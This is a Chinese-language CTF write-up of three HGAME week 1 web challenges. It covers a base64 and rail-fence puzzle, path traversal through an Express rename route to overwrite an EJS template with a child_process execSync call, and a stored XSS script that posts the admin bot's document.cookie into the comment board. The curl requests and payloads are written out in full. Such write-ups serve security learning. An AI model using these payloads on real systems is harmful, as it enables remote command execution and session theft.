hgame week1 web wp

1.Level 24 Pacman

本题题目提示吃豆人吃了一万金币可以离开,那就猜测吃了一万金币后会给flag。


网页进入,F12打开image-20250218132619164

可以看到里面有几个js文件,game.js是主要设计游戏的文件,所以index.js很大可能存在flag。


打开看看image-20250218132925793

可以看到这里有一个“gift”,并且后面跟着base64编码,拿去解码,得到haeu4epca_4trgm{_r_amnmse}。

很奇怪,不是正常的flag格式,研究后得到是栅栏fence解码,分为2栏时得到hgame{u_4re_pacman_m4ster}

这道题就此结束。

2.Level 47 BandBomb


打开网页可以看到是一个上传文件的网页image-20250218133612865

开始我看到这道题本以为是一道文件上传的题目,后来详细做了后才知道不是。

什么文件都能上传,但没有办法访问上传的文件

image-20250218134014939

上传后就像这样,之后我再看源码

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
const express = require('express');
const multer = require('multer');
const fs = require('fs');
const path = require('path');

const app = express();

app.set('view engine', 'ejs');

app.use('/static', express.static(path.join(__dirname, 'public')));
app.use(express.json());

const storage = multer.diskStorage({
destination: (req, file, cb) => {
const uploadDir = 'uploads';
if (!fs.existsSync(uploadDir)) {
fs.mkdirSync(uploadDir);
}
cb(null, uploadDir);
},
filename: (req, file, cb) => {
cb(null, file.originalname);
}
});

const upload = multer({
storage: storage,
fileFilter: (_, file, cb) => {
try {
if (!file.originalname) {
return cb(new Error('无效的文件名'), false);
}
cb(null, true);
} catch (err) {
cb(new Error('文件处理错误'), false);
}
}
});

app.get('/', (req, res) => {
const uploadsDir = path.join(__dirname, 'uploads');

if (!fs.existsSync(uploadsDir)) {
fs.mkdirSync(uploadsDir);
}

fs.readdir(uploadsDir, (err, files) => {
if (err) {
return res.status(500).render('mortis', { files: [] });
}
res.render('mortis', { files: files });
});
});

app.post('/upload', (req, res) => {
upload.single('file')(req, res, (err) => {
if (err) {
return res.status(400).json({ error: err.message });
}
if (!req.file) {
return res.status(400).json({ error: '没有选择文件' });
}
res.json({
message: '文件上传成功',
filename: req.file.filename
});
});
});

app.post('/rename', (req, res) => {
const { oldName, newName } = req.body;
const oldPath = path.join(__dirname, 'uploads', oldName);
const newPath = path.join(__dirname, 'uploads', newName);

if (!oldName || !newName) {
return res.status(400).json({ error: ' ' });
}

fs.rename(oldPath, newPath, (err) => {
if (err) {
return res.status(500).json({ error: ' ' + err.message });
}
res.json({ message: ' ' });
});
});

app.listen(port, () => {
console.log(`服务器运行在 http://localhost:${port}`);
});

(懒得一段一段找,就直接全贴出来了),可以看到,没有可以访问到uploads文件夹的路由,但是看这个源码发现是一个使用 Node.js 和 Express 框架搭建的文件上传、重命名管理系统的后端模板。

文件上传的是路由/upload,重命名路由是/rename,关键就是这个,能发现可以利用这个路径穿越任意写文件,通过重命名转移文件。既然是模板,可以往模板里面写命令执行并覆盖原有模板。

怎么写呢?

可以利用/rename把模板mortis.ejs转移到public目录,通过访问/static/mortis可以把模板下载下来

1
curl -X POST -H "Content-Type: application/json" -d '{"oldName": "../views/mortis.ejs", "newName": "../public/mortis"}' http://node1.hgame.vidar.club:31930/rename

里面有个这个EJS模板代码

1
2
3
4
5
6
7
8
9
10
<% if (files && files.length > 0) { %>
<% files.forEach(function(file) { %>
<div class="file-item">
<span class="file-name"><%= file %></span>
</div>
<% }); %>
<% } else { %>
<p style="text-align: center; color: rgba(255,255,255,0.5);">我们的乐队蒸蒸日上</p>
<p style="display: none;">只是UmiTaki而已</p>
<% } %>

因为是<%= %><% %>可以执行js代码,就把file改为 global.process.mainModule.require('child_process').execSync('env'),利用这个进行命令执行,flag在环境变量里面,所以用env命令。

改完后上传过去image-20250218143421026

并用/rename把mortis替换/view/mortis.ejs

1
curl -X POST -H "Content-Type: application/json" -d '{"oldName": "mortis", "newName": "../views/mortis.ejs"}' http://node1.hgame.vidar.club:31611/rename


再上传一个文件就能显示出环境变量image-20250218143724650

可以看到flag。

hgame{4VE-MUJ1cA-HAs-BROK3N_Up-bUT-w3-H4V3_Um1t@kl2b}

这道题就到这里结束。

3.Level 69 MysteryMessageBoard


打开网页首先看到一个登录框

image-20250218144036333

已经提示用户名是shallot,但密码是什么呢?

在其他地方没有找到线索,所以爆破一下,发现是弱密码,为888888。


image-20250218144239774

欸,是评论框,试试xss。

1

<script>alert("hello");</script>

image-20250218144542704

ok,有弹窗,可以xss,再看源码 (长度还好,直接贴出来了)

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
package main

import (
"context"
"fmt"
"github.com/chromedp/chromedp"
"github.com/gin-gonic/gin"
"github.com/gorilla/sessions"
"log"
"net/http"
"sync"
"time"
)

var (
store = sessions.NewCookieStore([]byte("fake_key"))
users = map[string]string{
"shallot": "fake_password",
"admin": "fake_password"}
comments []string
flag = "FLAG{this_is_a_fake_flag}"
lock sync.Mutex
)

func loginHandler(c *gin.Context) {
username := c.PostForm("username")
password := c.PostForm("password")
if storedPassword, ok := users[username]; ok && storedPassword == password {
session, _ := store.Get(c.Request, "session")
session.Values["username"] = username
session.Options = &sessions.Options{
Path: "/",
MaxAge: 3600,
HttpOnly: false,
Secure: false,
}
session.Save(c.Request, c.Writer)
c.String(http.StatusOK, "success")
return
}
log.Printf("Login failed for user: %s\n", username)
c.String(http.StatusUnauthorized, "error")
}
func logoutHandler(c *gin.Context) {
session, _ := store.Get(c.Request, "session")
delete(session.Values, "username")
session.Save(c.Request, c.Writer)
c.Redirect(http.StatusFound, "/login")
}
func indexHandler(c *gin.Context) {
session, _ := store.Get(c.Request, "session")
username, ok := session.Values["username"].(string)
if !ok {
log.Println("User not logged in, redirecting to login")
c.Redirect(http.StatusFound, "/login")
return
}
if c.Request.Method == http.MethodPost {
comment := c.PostForm("comment")
log.Printf("New comment submitted: %s\n", comment)
comments = append(comments, comment)
}
htmlContent := fmt.Sprintf(`<html>
<body>
<h1>留言板</h1>
<p>欢迎,%s,试着写点有意思的东西吧,admin才不会来看你!自恋的笨蛋!</p>
<form method="post">
<textarea name="comment" required></textarea><br>
<input type="submit" value="提交评论">
</form>
<h3>留言:</h3>
<ul>`, username)
for _, comment := range comments {
htmlContent += "<li>" + comment + "</li>"
}
htmlContent += `</ul>
<p><a href="/logout">退出</a></p>
</body>
</html>`
c.Data(http.StatusOK, "text/html; charset=utf-8", []byte(htmlContent))
}
func adminHandler(c *gin.Context) {
htmlContent := `<html><body>
<p>好吧好吧你都这么求我了~admin只好勉为其难的来看看你写了什么~才不是人家想看呢!</p>
</body></html>`
c.Data(http.StatusOK, "text/html; charset=utf-8", []byte(htmlContent))
//无头浏览器模拟登录admin,并以admin身份访问/路由
go func() {
lock.Lock()
defer lock.Unlock()
ctx, cancel := chromedp.NewContext(context.Background())
defer cancel()
ctx, _ = context.WithTimeout(ctx, 20*time.Second)
if err := chromedp.Run(ctx, myTasks()); err != nil {
log.Println("Chromedp error:", err)
return
}
}()
}

// 无头浏览器操作
func myTasks() chromedp.Tasks {
return chromedp.Tasks{
chromedp.Navigate("/login"),
chromedp.WaitVisible(`input[name="username"]`),
chromedp.SendKeys(`input[name="username"]`, "admin"),
chromedp.SendKeys(`input[name="password"]`, "fake_password"),
chromedp.Click(`input[type="submit"]`),
chromedp.Navigate("/"),
chromedp.Sleep(5 * time.Second),
}
}

func flagHandler(c *gin.Context) {
log.Println("Handling flag request")
session, err := store.Get(c.Request, "session")
if err != nil {
c.String(http.StatusInternalServerError, "无法获取会话")
return
}
username, ok := session.Values["username"].(string)
if !ok || username != "admin" {
c.String(http.StatusForbidden, "只有admin才可以访问哦")
return
}
log.Println("Admin accessed the flag")
c.String(http.StatusOK, flag)
}
func main() {
r := gin.Default()
r.GET("/login", loginHandler)
r.POST("/login", loginHandler)
r.GET("/logout", logoutHandler)
r.GET("/", indexHandler)
r.GET("/admin", adminHandler)
r.GET("/flag", flagHandler)
log.Println("Server started at :8888")
log.Fatal(r.Run(":8888"))
}

可以看到/admin可以进行无头浏览器模拟登录admin,并以admin身份访问/路由,又看到/flag里只有admin才可以访问,这样就可以自然想到用xss获得admin用户的cookie,并换admin的cookie去访问/flag。大体思路就是这样。

那么如何用xss获得admin的cookie呢?

其实这个之前一直没有想出来,怎么试都不太行。后来问其他人才知道这样用。

1
2
3
4
5
6
7
8
9
<script>
fetch('/comments/new', {
method: 'POST',
headers: {
'Content-Type': 'application/x-www-form-urlencoded',
},
body: 'comment=Admin+Cookie:+'+encodeURIComponent(document.cookie)
}).then(response => console.log('Cookie Sent!'));
</script>


在评论框输入这段代码,再访问/admin,然后访问/,得到

image-20250218150055014

这样得到flag。

1
hgame{W0w_y0u_5r4_9o0d_4t_xss}

这道题就这样。


hgame week1 web wp
http://example.com/2025/02/13/hgame-week1-web-wp/
作者
yuhua
发布于
2025年2月13日
许可协议